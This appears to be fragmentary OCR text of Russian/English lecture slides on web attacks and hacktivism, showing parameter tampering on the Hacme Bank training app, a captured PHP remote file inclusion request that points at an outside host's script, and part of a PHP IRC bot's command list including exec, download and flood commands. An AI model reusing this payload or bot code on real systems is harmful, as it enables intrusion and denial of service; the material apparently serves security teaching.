
Hacktivism

What is hacktivism?
Hacktivism


RRC HTTP Parameter Pollution (HPP) - HTTP Parameter Contamination (HPC)




Замусоривание параметров http - Добавление спец символов



Фальсификация запроса



LAND атаки – Layer 4 TCP DDOS



Вредоносный код

WelcomeForm - Mozilla Firefox

File Edit View History Bookmarks Tools Help

WelcomeForm

/2_Website/aspx/Main.aspx?function=TransactionDetails&account_no=5204320422040001

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Foundstone | Hacme Bank 2.0

Change Password My Accounts Logout

Transfer Funds
Request a Loan
Posted Messages
Admin Section

User : Jake_Reynolds

Transaction Details

SL No	Date	Description	CR/DR	Amount(USD)
1	6/14/2005 1:29:37 AM	Salary Credited	CR	10000.00
2	6/14/2005 1:29:37 AM	ATM Cash-Churchill Road	DB	2000.00
3	6/14/2005 1:29:37 AM	Credit Payment	DB	3000.00
18	6/17/2005 7:24:42 PM	Account Transfer	DB	123.00
42	6/22/2005 7:12:58 PM	Transferred \$999 to 5204320422040002	DB	999.00
45	6/22/2005 7:13:44 PM	Received \$100 from 5204320422040002	CR	100.00
47	6/22/2005 7:17:58 PM	Received \$100 from 4534523452345	CR	100.00
49	6/22/2005 8:28:15 PM	Received \$12345 from 1234123412341234 ([loan for 2 yrs at 3.50%] Loan was test)	CR	12345.00
53	6/22/2005 9:32:54 PM	Received \$456 from 1234123412341234 ([loan for 1 yrs at 4.00%])	CR	456.00
54	6/22/2005 9:33:56 PM	Transferred \$100 to 4534523452345 (From Joe)	DB	100.00
66	10/30/2009 8:44:30 AM	Transferred \$-1000000 to 5204320422040005 (Input validation test)	DB	-1000000.00
68	10/30/2009 8:48:46 AM	Transferred \$-1000000 to 5204320422040005 (Input validation test)	DB	-1000000.00

Copyright 2004 Foundstone, Inc.


JS J F SL I CSS

Подделка параметров

Скрытые
параметрыФиксированные
поля

Скрытые теги


Служебные
страницы«Забытые»
формы



Фарминг

PHP Remote File Inclusion Attempt

```
GET /XXXXXXXXX.php?ADODB_DIR=http://www.filmbox.ru/d.pl? HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: XXXXXXXXXXXX
User-Agent: libwww-perl/5.805
```





```
switch(substr($mcmd[0],1)){
    case "restart":
    case "mail": //mail to from subject message
    case "dns":
    case "info":
    case "cmd":
    case "rndnick":
    case "php":
    case "exec": break;
    case "pscan": // .pscan 127.0.0.1 6667
    case "ud.server": // .udserver <server> <port>
    case "download":
    case "die":
    case "udpflood":
    case "udpflood1":
    case "tcpflood":
    case "massmail":
```

Control Methods


Attack Methods

[illegible][illegible]

dragon green upskirt bbbbbb
upskirt pics ...
[www.oyme.com/profile](#) - CACHED

[illegible][illegible]

Заражение поисковой системы




<http://www.somesite.com/view/VW30422101518909>

